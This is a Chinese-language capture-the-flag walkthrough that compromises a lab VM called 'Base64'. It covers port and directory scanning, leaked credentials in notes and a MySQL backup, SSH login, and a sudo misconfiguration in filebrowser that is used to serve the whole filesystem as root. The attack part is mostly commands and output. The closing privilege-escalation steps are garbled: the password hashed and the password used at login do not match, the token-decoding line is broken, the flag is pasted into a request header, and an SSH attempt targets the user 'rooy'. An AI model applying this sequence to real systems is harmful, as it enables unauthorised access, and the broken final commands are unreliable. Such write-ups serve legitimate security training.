

首先依旧是信息收集

```
(kali@kali)-[~]
$ nmap 192.168.56.111
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 23:36 EDT
Warning: 192.168.56.111 giving up on port because retransmission cap hit (10).
Stats: 0:04:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.50% done; ETC: 23:44 (0:03:06 remaining)
sendto in send_ip_packet_sd: sendto(4, packet, 44, 0, 192.168.56.111, 16) => Network is unreachable
Offending packet: TCP 220.0.0.130:39864 > 192.168.56.111:1098 S ttl=37 id=47331 iplen=44 seq=1937056471 win=1024 <mss 1460>
Nmap scan report for 192.168.56.111
Host is up (2.0s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
514/tcp   filtered shell
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 11747.93 seconds
```

发现 80 端口，也就是有 http 于是看可以扫一下路径

```
(kali@kali)-[~]
$ dirsearch -u http://192.168.56.111
/usr/lib/python3/dist-packages/dirsearch/py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.56.111/_26-09-09_02-56-09.txt
Target: http://192.168.56.111/


[02:56:09] Starting:
[02:56:12] 403 - 319B - /.ht_wsr.txt
[02:56:12] 403 - 319B - /.htaccess.bak1
[02:56:12] 403 - 319B - /.htaccess.orig
[02:56:12] 403 - 319B - /.htaccess.save
[02:56:12] 403 - 319B - /.htaccess.sample
[02:56:12] 403 - 319B - /.htaccess.extra
[02:56:12] 403 - 319B - /.htaccess.orig
[02:56:12] 403 - 319B - /.htaccessOLD
[02:56:12] 403 - 319B - /.htaccess_sc
[02:56:12] 403 - 319B - /.htaccessBAK
[02:56:12] 403 - 319B - /.htaccessOLD2
[02:56:12] 403 - 319B - /.htm
[02:56:12] 403 - 319B - /.html
[02:56:12] 403 - 319B - /.htpasswd_test
[02:56:12] 403 - 319B - /.htpasswd
[02:56:12] 403 - 319B - /.httr-oauth
[02:57:07] 403 - 319B - /server-status
[02:57:07] 403 - 319B - /server-status/

Task Completed
```

发现全部都是 403 也就是权限不够


之前还有一个端口 于是直接打开网页






是一个登陆网页和一个提示


说不要用 base64 当密码 于是是不是就可以反着来
打开源代码



就发现了这个 就是试试名字的 base64



试一下



成功了
看看 notes.txt

```
notes.txt

> notes.txt

1 TODO: change root password. // admin12345678
2 |
```

之后发现有这个

```
.keep

> backups > .keep

1 |mysql_backup_2025.sql
2 |
```

于是就尝试在数据库中搜寻线索

```
(kali@kali)-[~]
$ curl -s http://192.168.56.111/mysql_backup_2025.sql -o mysql_backup_2025.sql

(kali@kali)-[~]
$ grep -iE 'user|username|pass|password|login|credential|secret' mysql_backup_2025.sql | head -40
-- Username: fileadmin
-- Password: 1Q0R4GKCNZzqC3nAQ41E
DROP TABLE IF EXISTS user;
CREATE TABLE user (
  username VARCHAR(50),
  password VARCHAR(100)
INSERT INTO user (username, password) VALUES ('fileadmin', '1Q0R4GKCNZzqC3nAQ41E');
```

于是尝试登录

```
(kali@kali)-[~]
$ ssh fileadmin@192.168.56.111
fileadmin@192.168.56.111's password:
Linux Base64 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1-trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fileadmin@Base64:~$
```

登陆成功

```
fileadmin@Base64:~$ cat user.txt
flag{user-fc52140997cd7f978f24080eaa5db1f7}
fileadmin@Base64:~$
```

得到 flag

尝试一下之前看到的 root 密码

```

fileadmin@Base64:~$ ssh rooy@192.168.56.111
The authenticity of host '192.168.56.111 (192.168.56.111)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe5ON03T2UcSPmlU3evmpGUyqwqf/3IUm0+1p77cI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.111' (ED25519) to the list of known hosts.
rooy@192.168.56.111's password:
Permission denied, please try again.
rooy@192.168.56.111's password:

```

不行

```
fileadmin@Base64:~$ sudo -l
Matching Defaults entries for fileadmin on Base64:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User fileadmin may run the following commands on Base64:
    (ALL : ALL) NOPASSWD: /usr/local/bin/filebrowser
```

发现这个可以突破 先生成哈希

```
Fileadmin@Base64:~$ sudo /usr/local/bin/filebrowser hash 'pwn12345'
```

接着 以 root 身份，重新启动一个 File Browser，把它的"根目录"设成整个系统 /，这样就能通过它读取/写入任何文件

```
fileadmin@Base64:~$ sudo /usr/local/bin/filebrowser -r / -a 127.0.0.1 -p 9999 \
-d /tmp/fb.db --username admin --password '$2a$10$zc1BUAAm6KGWQHgn7eJAZ0Ic8uQ1zHVH1adxxhZVS0drVnFg5f0oe' &
[1] 2405
fileadmin@Base64:~$ 2025/09/09 04:40:31 No config file used
```

然后解码 令牌

```
Tls[0] = "0804-4 T2(curl -x http://127.0.0.1:9999/api/login \n\n-d '{\"username\":\"admin\",\"password\":\"perl33!\"}')\n\n echo \"$?\"
```

最后读 flag

```
fileadmin@Base64:~$ curl -s http://127.0.0.1:9999/api/raw/root/root.txt -H "X-Auth: $T2flag{root-8145e7442efb4945fee41f6e910348b0}"
```